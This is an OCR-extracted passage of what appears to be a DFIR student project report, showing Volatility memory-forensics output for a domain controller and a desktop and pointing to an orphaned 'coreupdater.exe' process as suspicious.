





The output from the windows.filescan module, redirected to filescan.txt, doesn't reveal anything new or suspicious. It shows standard file paths and cached artifacts, such as desktop.ini, font files, and normal system log files like .evtx logs under winevt\Logs. There's no indication of additional malicious executables being hidden or missed in memory. No further extraction is necessary from this scan.


```
PS C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory> volatility2 -f dc01.mem --profile=Win2012R2x64 clipboard
Volatility Foundation Volatility Framework 2.6
Session    WindowStation Format                         Handle Object             Data
---------- ------------- ------------------ ---------- ------------------ ----------------------------------------
PS C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>
```

The clipboard is empty, as confirmed by running the clipboard plugin under Volatility 2 with the correct profile (Win2012R2x64). No sessions had any clipboard data saved in memory at the time of acquisition.



The pagefile.sys was loaded into Belkasoft Evidence Center X with full artifact and format carving enabled to recover any attacker traces paged from memory. This complements the Volatility analysis by targeting data that may have been swapped out, such as payload remnants, scripts, or post-exploitation artifacts.






Pagefile.sys analysis using Belkasoft recovered four contacts and a single chat entry. However, all results were either malformed or meaningless, likely due to corrupted or non-text data remnants. The recovered message from a contact named "ilctlacnrekkr..." appears to be gibberish and has no investigative value.

DESKTOP-SDN1RPT


```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.info
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0×f80162a14000
DTB     0×1ad000
Symbols file:///home/antoineabfaycal/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/81BC5C377C5
son.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0×f801636232a8
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      2
SystemTime      2020-09-19 05:10:39+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Sun Aug 11 05:47:24 2069
```

Analyzing the memory dump with Volatility's windows.info plugin provides key system details at the time of capture, including kernel information, system time (2020-09-19 05:10:39), and Windows version, establishing the system context for further memory analysis.

```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.pslist
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0×be8e71087040  151     -       N/A     False   2020-09-19 01:24:07.000000 UTC  N/A     Disabled
92      4       Registry        0×be8e710a6080  4       -       N/A     False   2020-09-19 01:24:04.000000 UTC  N/A     Disabled
312     4       smss.exe        0×be8e71d6d040  2       -       N/A     False   2020-09-19 01:24:07.000000 UTC  N/A     Disabled
424     416     csrss.exe       0×be8e74467140  10      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
500     416     wininit.exe     0×be8e74519080  1       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
616     500     services.exe    0×be8e74575080  7       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
656     500     lsass.exe       0×be8e74fab080  11      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
764     616     svchost.exe     0×be8e7560d240  28      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
784     500     fontdrvhost.ex  0×be8e75611180  5       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
884     616     svchost.exe     0×be8e75648240  17      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
448     616     svchost.exe     0×be8e75739240  63      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
520     616     svchost.exe     0×be8e7573e2c0  32      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
904     616     svchost.exe     0×be8e757762c0  15      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
968     616     svchost.exe     0×be8e75778080  23      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
988     616     svchost.exe     0×be8e7577a300  18      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
1096    616     svchost.exe     0×be8e757b22c0  19      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
1136    616     svchost.exe     0×be8e757e42c0  4       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
1148    616     svchost.exe     0×be8e75808240  17      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
1408    616     svchost.exe     0×be8e758bd300  14      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     Disabled
1576    616     svchost.exe     0×be8e75998240  14      -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
1816    4       MemCompression  0×be8e7112d040  54      -       N/A     False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
1896    616     svchost.exe     0×be8e75a54300  12      -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
2040    616     svchost.exe     0×be8e710d6080  3       -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
1032    616     svchost.exe     0×be8e75aea2c0  10      -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
1192    616     svchost.exe     0×be8e75aef300  6       -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
2060    616     svchost.exe     0×be8e75bbc2c0  6       -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
2188    616     spoolsv.exe     0×be8e75c2c200  10      -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
2248    616     svchost.exe     0×be8e75c43240  9       -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
2364    616     vmtoolsd.exe    0×be8e74364280  9       -       0       False   2020-09-19 01:24:09.000000 UTC  N/A     Disabled
```




Analyzing the process list (pslist) from the memory dump reveals the presence of coreupdater.exe with Process ID (PID) 8324. Its Parent Process ID (PPID) is 4008. However, the process list does not contain an entry with PID 4008. This indicates that the parent process of coreupdater.exe has terminated, making coreupdater.exe an orphan process.



Executing Volatility's psscan plugin against the memory dump reveals a list of processes, including coreupdater.exe. While psscan can sometimes uncover hidden or terminated processes, the


continued absence of a process with PID 4008 (the reported PPID of coreupdater.exe from the pslist output) reinforces the earlier conclusion that coreupdater.exe is an orphan process.




```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.pstree
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        Audit   Cmd     Path

4       0       System  0xbe8e71087040  151     -       N/A     False   2020-09-19 01:24:07.000000 UTC  N/A     -
* 312   4       smss.exe        0xbe8e71d6d040  2       -       N/A     False   2020-09-19 01:24:07.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\sms
s.exe   -       -
* 1816  4       MemCompression  0xbe8e7112d040  54      -       N/A     False   2020-09-19 01:24:09.000000 UTC  N/A     MemCompression  -       -
* 92    4       Registry        0xbe8e710a6080  4       -       N/A     False   2020-09-19 01:24:04.000000 UTC  N/A     Registry        -       -
424     416     csrss.exe       0xbe8e74467140  10      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\csr
ss.exe  ◆▯ 蠳▯譈償郼證駟鵛▯▯ ▯▯ 隲▯ 譈茊▯跲鵛窟霏荂育▯▯ ▯譈鬟[蓄▯骄     ▯瞏▯▯ 譈▇▯ ▯ᴀc 譈ₐD
500     416     wininit.exe     0xbe8e74519080  1       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\win
init.exe        -       -
* 616   500     services.exe    0xbe8e74575080  7       -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\ser
vices.exe       C:\Windows\system32\services.exe         C:\Windows\system32\services.exe
** 1408 616     svchost.exe     0xbe8e758bd300  14      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\svc
host.exe        -       -
** 764  616     svchost.exe     0xbe8e7560d240  28      -       0       False   2020-09-19 01:24:08.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\System32\svc
host.exe        C:\Windows\system32\svchost.exe -k DcomLaunch -p         C:\Windows\system32\svchost.exe
*** 4608       764     SearchApp.exe   0xbe8e77355340  42      -       2       False   2020-09-19 05:08:21.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\Syst
emApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe      -       -
*** 7172       764     browser_broker  0xbe8e7950b340  4       -       2       False   2020-09-19 05:08:21.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\Syst
em32\browser_broker.exe C:\Windows\system32\browser_broker.exe -Embedding       C:\Windows\system32\browser_broker.exe
*** 5256       764     smartscreen.ex  0xbe8e789c7080  8       -       2       False   2020-09-19 05:08:33.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\Syst
em32\smartscreen.exe    -       -
